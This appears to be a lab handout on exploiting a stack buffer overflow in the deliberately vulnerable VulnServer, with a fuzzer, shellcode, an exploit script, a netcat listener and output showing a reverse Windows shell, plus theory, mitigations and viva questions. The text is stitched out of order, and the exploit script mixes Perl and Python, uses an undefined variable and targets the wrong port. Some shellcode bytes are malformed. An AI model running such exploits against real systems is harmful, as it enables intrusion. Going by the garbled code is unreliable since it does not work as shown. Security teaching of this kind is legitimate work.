"\\ba\\x06\\x6e\\xd1\\xd9\\xd9\\xed\\xd9\\x74\\x24\\xf4\\x5d\\x33\\xc9"
"\\b1\\x52\\x83\\xc5\\x04\\x31\\x55\\x0e\\x03\\x53\\x60\\x33\\x2c\\xa7"
"\\94\\x31\\xc7\\x57\\x65\\x56\\x59\\xb2\\x54\\x56\\x3d\\xb7\\xc7\\x66"
"\\x35\\x95\\xeb\\x0d\\x1b\\x0d\\x7f\\x63\\xb4\\x22\\xc8\\xce\\xe2\\x0d"
"\\xc9\\xb3\\xd6\\x0c\\x49\\x7e\\x0b\\xee\\x70\\xb1\\xa5e\\xef\\xb5\\xac"
"\\x93\\xbd\\x6e\\xba\\x06\\x51\\x1a\\xf6\\x9a\\xda\\x50\\x16\\x9b\\xf3"
"\\x20\\x19\\x8a\\xee\\x3a\\x40\\x0c\\x11\\xee\\xf8\\x05\\x09\\xf3\\xc5"
"\\xdc\\x21\\xc7\\xb2\\xad\\x62\\x16\\x3a\\x4c\\x4b\\x96\\xc9\\x8c\\xb8"
"\\x11\\x32\\xfb\\xe4\\x61\\xc7\\xfc\\x33\\x1b\\x0b\\x88\\xa7\\xb0\\xd8"
"\\x2a\\x03\\x3d\\x0c\\x0c\\xc0\\x31\\xf9\\xba\\x8e\\x55\\xf6\\x6f\\xa5"
"\\x62\\x15\\x8e\\x69\\xe3\\xcd\\xb5\\xad\\xaf\\x96\\xd4\\x4a\\x15\\x78"
"\\xe8\\xe6\\xf5\\x25\\x4c\\x6d\\xb1\\x31\\xfd\\x2c\\x74\\xf6\\xcc\\xc6"
"\\x84\\x90\\x47\\xbd\\xb6\\x3f\\xfc\\x29\\xfb\\xc8\\xda\\xae\\xfc\\xe2"
"\\x9b\\x20\\x03\\x0d\\xdc\\x69\\xc0\\x59\\x8c\\x01\\xe1\\xe1\\x47\\xd1"
"\\x0e\\x34\\xc7\\xb1\\xa8\\xe7\\xa8\\x71\\x01\\x58\\x41\\x9b\\x8e\\x87"
"\\x71\\xa4\\x44\\x80\\x18\\x5f\\x0f\\x0f\\x74\\xa2\\x4e\\xe7\\x87\\x5c"
"\\x50\\x43\\x0e\\xba\\x38\\xa3\\x47\\x15\\xd5\\x5a\\xc2\\xed\\x44\\xa2"
"\\xd0\\xb8\\x47\\x28\\xef\\x6d\\x09\\xd9\\x9a\\x7d\\xfe\\x29\\xd1\\xdf"
"\\xa9\\x36\\xc7\\x7f\\x35\\xaa\\x94\\x87\\x30\\xd5\\x02\\xd0\\x15\\xb2"
"\\x5b\\xb4\\x8b\\x12\\xf5\\xaa\\x51\\xc2\\x3e\\xb6\\x8e\\x37\\xc0\\x6f"
"\\x43\\x03\\xe6\\x7f\\x9d\\x8c\\xa2\\x2b\\x71\\xd0\\x7c\\x85\\x37\\xb5"
"\\xc6\\xf7\\xee\\x6a\\x99\\x17\\x77\\x41\\x1a\\x61\\x78\\x8c\\xec\\xb8"
"\\xc9\\x79\\xa9\\xb2\\xe6\\xed\\x3d\\xcb\\x1a\\x8e\\xc2\\x06\\x9f\\xae"
"\\x20\\x82\\xea\\x46\\xfd\\x47\\x57\\x0b\\xfe\\xb2\\x94\\x32\\x7d\\x36"
"\\x65\\xc1\\x9d\\x33\\x60\\x8d\\x19\\xa8\\x10\\x9e\\xc7\\xce\\xb8\\xf9"
"\\xc5";
kali@kali:~$

```

Step 16: On your Kali Linux machine, in a Terminal window, execute this command:


```
$ nano vs-shell
```

Use the down-arrow key to move the cursor into the blank line below this line:

```
exploit = (
```

● ● ● ● ● ● ● ●

Right-click and click **Paste**, as shown below.



```
#!/usr/bin/perl
use Socket;
server = "192.168.156.156"
port = 4444
proto = "A" + "\x00"
msg = "\x00\x01\x02\x03"
exploit = "\x00" + "\x01"
exploit = "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xfa\xfb\xfc\xfd\xfe\xff"
padding = "\x00" * (3000 - (len(proto) + len(msg) + len(exploit) + len(payload)))
attack = proto + msg + exploit + padding
s = socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((server, port))
print "Sending attack to TRUN . with length " . len(attack)
s.send(attack)
print "ATTACK"
s.close()
```

To save the code, type **Ctrl+X**, then release the keys and press **Y**, release the keys again, and press **Enter**.

Next you need to make the program executable. To do that, in Kali Linux, in a Terminal window, execute this command:

```
$ chmod a+x vs-shell
```

Step 17: Starting a Listener On your Kali Linux machine, open a new Terminal window and execute this command:

```
$ nc -nlvp 443
```


This starts a listener on port 443, to take control of the Windows target.



```
(kali@kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
```

Step 18: Running the Exploit On your Kali Linux machine, in a Terminal window, execute this command:

```
$ python2 vs-shell
```



```
(kali@kali)-[~]
$ python2 vs-shell
Welcome to Vulnerable Server! Enter HELP for help.
Sending attack to TRUN . with length 3000
```



```

kali@kali:~$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.253.129] from (UNKNOWN) [192.168.253.130] 49767
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Nagara\Naik\Downloads\vulnserver-master>

```

Ref: <https://whichbuffer.medium.com/windows-exploit-development-with-buffer-overflow-example-1-158ddcc029fe>

Viva Questions

1. What is a buffer overflow?

A buffer overflow occurs when a program writes more data to a buffer than it can hold, overwriting adjacent memory.

2. How does a buffer overflow lead to exploitation?

Attackers exploit buffer overflows to overwrite memory, modify execution flow, and inject malicious code.

3. What tools are used for buffer overflow exploitation?

Immunity Debugger, Metasploit, and vulnerable applications like VulnServer.

4. What is the role of Immunity Debugger in buffer overflow attacks?

It helps analyze program crashes, find memory corruption, and develop exploits.

5. How does Metasploit help in buffer overflow exploitation?

Metasploit provides pre-built buffer overflow exploits and payload generation tools.

6. What is an EIP overwrite in a buffer overflow attack?

It occurs when an attacker controls the instruction pointer (EIP), redirecting execution to malicious code.

7. What are the common techniques used in buffer overflow exploitation?

Stack-based overflow, heap overflow, return-to-libc attacks, and structured exception handling (SEH) exploitation.

8. How can buffer overflow vulnerabilities be prevented?

Implement bounds checking, use secure functions (e.g., `strncpy` instead of `strcpy`), and enable memory protection mechanisms.

9. What are some common mitigations against buffer overflow attacks?

Address Space Layout Randomization (ASLR), Data Execution Prevention (DEP), and Stack Canaries.

10. How does ASLR help prevent buffer overflow exploitation?

ASLR randomizes memory addresses, making it harder for attackers to predict and exploit specific memory locations.

8. Buffer Overflow Exploitation

Objective: To understand how buffer overflow vulnerabilities can be exploited
Tools: Immunity Debugger, Metasploit, Vulnerable application (e.g., VulnServer)

Buffer overflow is a common security vulnerability that occurs when a program writes more data to a buffer (a contiguous block of memory) than it can hold. This can result in overwriting adjacent memory locations, potentially leading to unexpected behavior, system crashes, or allowing an attacker to execute arbitrary code.

HOW BUFFER OVERFLOW EXPLOITS WORK

1. Vulnerability Identification:

Attackers identify a buffer in the program that does not properly validate the size of the data it processes. For example, a function that copies user input into a fixed-size buffer without checking its length.

2. Memory Overwriting:

By sending more data than the buffer can hold, attackers overwrite adjacent memory regions. This can corrupt control data like the **return address** on the stack or function pointers.

3. Payload Injection:

Attackers inject malicious payloads, such as shellcode, into the memory. The payload is typically included as part of the overflow data.

4. Control Hijacking:

The overwritten control data (e.g., return address) is modified to point to the attacker's payload, allowing them to gain control of the program's execution flow.

TYPES OF BUFFER OVERFLOW

1. Stack-based Buffer Overflow:

The overflow occurs on the stack, overwriting return addresses or local variables. It is the most common type.

2. Heap-based Buffer Overflow:

The overflow occurs in the heap memory, affecting dynamically allocated memory. It's harder to exploit but can still lead to severe consequences.

3. Global/Static Buffer Overflow:

Overflows happen in global or static variables, potentially overwriting adjacent variables or function pointers.

TECHNIQUES FOR EXPLOITING BUFFER OVERFLOW

1. Return-to-Libc Attack:

Instead of injecting custom shellcode, attackers redirect the execution flow to existing code, like a standard library function (`system()`).

2. NOP Sleds:

A series of no-operation (NOP) instructions are used to increase the likelihood of executing the payload when the exact memory location is uncertain.

3. ROP (Return-Oriented Programming):

Attackers use existing executable code in memory, chaining together small instruction sequences (gadgets) to perform malicious actions.

MITIGATION TECHNIQUES

1. Bounds Checking:

Ensure all input is properly validated to avoid exceeding buffer limits.

2. Use of Safer Functions:

Avoid unsafe functions like `strcpy` and `gets`. Use safer alternatives like `strncpy` and `fgets`.

3. Data Execution Prevention (DEP):

Mark certain memory regions as non-executable, preventing injected code from running.

4. Address Space Layout Randomization (ASLR):

Randomize memory address locations to make it harder for attackers to predict where to place their payload.

5. Stack Canaries:

Place a known value before the return address on the stack. If the value changes due to an overflow, the program detects the attack and terminates.

6. Code Audits and Static Analysis:

Regularly review code and use tools to identify potential buffer overflow vulnerabilities.

Example Code Vulnerability

```
#include <stdio.h>
#include <string.h>

void vulnerable_function(char *input) {
    char buffer[10];
    strcpy(buffer, input); // Unsafe function with no bounds checking
    printf("Buffer contains: %s\n", buffer);
}

int main() {
    char input[256];
    printf("Enter some text: ");
    gets(input); // Unsafe function, prone to overflow
    vulnerable_function(input);
    return 0;
}
```

Exploitation Example

An attacker could input a string longer than 10 characters (e.g., a carefully crafted payload), overwriting the return address and redirecting execution to malicious code.


Steps for Buffer Overflow Exploitation:

Step 1: Set up and test the vulnerable server by downloading and extracting **vulnserver.zip** on your **Windows VM**,

Target Application (vulnserver) :



Download Vulnserver from the official GitHub repository:

→ <https://github.com/stephenbradshaw/vulnserver>



then running **vulnserver.exe** as **Administrator** to let it listen on **port 9999**, and from your **Kali Linux** machine connect with

```
$ nc <WINDOWS_IP> 9999
```



If you see the banner “**Welcome to Vulnerable Server!**”, the setup is successful and ready for fuzzing.

```
(kali@kali)-[~]
$ nc 192.168.253.130 9999
Welcome to vulnerable Server! Enter HELP for help.

```

Type **HELP** and press Enter. You see a lot of commands. None of these actually do anything useful, but they do take input and process it.

```
(kali@kali)-[~]
$ nc 192.168.253.130 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT

```

Step 2: On Kali, open a terminal and create the **fuzzer** file:

```
$ nano vs-fuzz1
```

Paste this minimal **Python2** fuzzer (change **SERVER** to your **Windows IP** and **PORT** if needed), save and exit:

```
#!/usr/bin/python
import socket
server = '192.168.XX.XX'
sport = 9999

length = int(raw_input('Length of attack: '))


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack length ", length, ' to TRUN .'
attack = 'A' * length
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()

```


Run the **fuzzer**, but enter a length of 9000. An error message says “**vulnserver.exe has stopped working**”, as shown below.

```
$ python2 vs-fuzz1
```


Fuzzing and vulnserver steps work on Windows 7.




Step 3: Download and install **Immunity Debugger** from the official site

→ <https://github.com/kbandla/ImmunityDebugger>


then right-click **Immunity Debugger** → **Run as Administrator**, accept the UAC prompt, and resize the four panes so you can clearly see CPU, Registers, Stack, and Dump views.




Step 4: Attach to the process: from the menu choose **File** → **Attach**, select vulnserver from the process list and click **Attach** so Immunity can control and monitor the program.



Step 5: Understand the Immunity CPU window: use the **Status** (Paused/Running) and **Current Instruction** to see execution state, check **Registers** (especially **EIP**, **ESP**, **EBP**) for control and stack info, read the **Assembly** pane to see the executing instructions, inspect memory with the **Hex Dump** (ASCII on the right) to find payloads/strings, and ignore the Stack pane for now.



Step 6: Run the vulnerable server inside Immunity: click the magenta **Run** button (top-left) to start the process under the debugger — the Status indicator will change to **Running**.




Step 7: Reproduce the crash: run the fuzzer from Kali

```
$ python2 vs-fuzz1
```

